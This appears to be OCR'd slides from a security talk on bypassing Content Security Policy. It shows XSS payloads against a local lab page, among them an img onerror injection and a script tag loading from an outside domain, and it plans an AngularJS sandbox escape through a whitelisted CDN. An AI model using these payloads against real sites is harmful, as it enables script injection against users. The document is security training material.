        <p>Enter your personal details and start journey with us</p>
        <button class="ghost" id="signUp">Sign Up</button>
    </div>
</div>
</body>
</html>
```



CSP Bypass
localhost:63342/testtt/lab.php?name=PinkDraconian
Hello,
PinkDraconian!
Enter your personal details and start journey with us
SIGN UP


CSP Bypass
localhost:63342/testtt/lab.php?name=<img/src='x'/onerror=alert()>
Hello,
localhost:63342
OK
SIGN UP
Transferring data from localhost...

INTIGRITI

‘unsafe-inline’


It’s got ‘unsafe’ in the name, what did you even expect?



```
Content-Security-Policy: script-src 'unsafe-inline';
```

```
<script>
      doSomething();
</script>
```

```
<div onclick="doSomething();">Click Me</div>
```


CSP Bypass
localhost:63342/testtt/lab.php?name=<img/src='x'/onerror=alert()>
Hello,
localhost:63342
OK
SIGN UP
Transferring data from localhost...

INTIGRITI

*


Who thought allowing everything was a good idea?

```
Content-Security-Policy: script-src *;
```

Only allow loading of scripts from hosts that match *

So that’s every host 😅

```
<script src=https://my.domain.com/alert.js>
</script>
```


localhost:63342/testtt/lab.php?name=<script src=https://my.domain.com/alert.js></script>
localhost:63342
OK
Transferring data from localhost...

INTIGRITI

https://cdnjs.cloudflare.com 'unsafe-eval'

We sometimes need some JS libraries from a CDN, so let’s whitelist the CDN!

CDN?

“A content delivery network (CDN) refers to a geographically distributed group of servers which work together to provide fast delivery of Internet content.”

Examples: cdnjs, BootstrapCDN, Cloudflare, JSDelivr

‘unsafe-eval’

“Allow use of dynamic code evaluation such as eval, setImmediate Non-standard , and window.execScript”

```
Content-Security-Policy: script-src https://cdnjs.cloudflare.com 'unsafe-eval';
```

Only allow loading of scripts from https://cdnjs.cloudflare.com

‘eval()’ allowed

Search from 4,298 libraries on cdnjs...

4,298 libraries found in 1ms.

vue @ 3.2.38 ★ 199k

Simple, Fast & Composable MVVM for building interactive interfaces

Tags: mvvm, browser, framework

react-is @ 18.2.0 ★ 194k

Brand checking of React Elements.

Tags: react

react @ 18.2.0 ★ 194k

React is a JavaScript library for building user interfaces.

Tags: react, jsx, transformer, view

react-dom @ 18.2.0 ★ 194k

The entry point of the DOM-related rendering paths. It is intended to be paired with the isomorphic React, which is shipped as react to npm.

Tags: react, jsx, transformer, view, dom, server

bootstrap @ 5.2.0 ★ 159k

The most popular front-end framework for developing responsive, mobile first projects on the web.

Tags: css, less, mobile-first, responsive, front-end, framework, web, twitter

twitter-bootstrap @ 5.2.0 ★ 159k

The most popular front-end framework for developing responsive, mobile first projects on the web.

Tags: css, less, mobile-first, responsive, front-end, framework, web, twitter

create-react-class @ 15.7.0 ★ 157k

Legacy API for creating React components.

Tags: react

d3 @ 7.6.1 ★ 102k

A JavaScript visualization library for HTML and SVG.

Tags: dom, w3c, visualization, svg, animation, canvas

axios @ 0.27.2 ★ 94k

three.js @ 0.144.0 ★ 85k

angular.js

AngularJS is an MVC framework for building web applications. The core features include HTML enhanced with custom component and data-binding capabilities, dependency injection and strong focus on simplicity, testability, maintainability and boiler-plate reduction.

60k GitHub package 9 vulnerabilities

MIT licensed http://angularjs.org

Tags: framework, mvc, AngularJS, angular, angular2, angular.js

Version 1.6.0 Asset Type All

Some files are hidden, click to show all files

https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular.min.js

https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular-animate.min.js

https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular-aria.min.js

https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular-cookies.min.js

https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.0/angular-loader.min.js

İNTİGRİTİ

Plan: AngularJS XSS

⇒ No regular XSS vulnerability (‘unsafe-inline’ not set)

BUT!

⇒ Angular Templates {{ 1+1 }} => 2

⇒ But in a sandbox (Only limited instruction set) {{ alert() }} doesn’t work

⇒ BUT! Sandbox escapes!!!

DOM based AngularJS sandbox escapes

Gareth Heyes
Researcher
@garethheyes

Published: 11 May 2017 at 17:00 UTC **Updated:** 16 August 2022 at 09:18 UTC

Last year in XSS Without HTML: Client-Side Template Injection with AngularJS we showed that naive use of the AngularJS framework exposes websites to Cross-Site Scripting (XSS) attacks, given a suitable sandbox escape. In this post, I'll look at how to develop a sandbox escape that works in a previously unexploitable context - the order by filter. I've written up the entire exploit development process including various techniques that didn't quite work out.

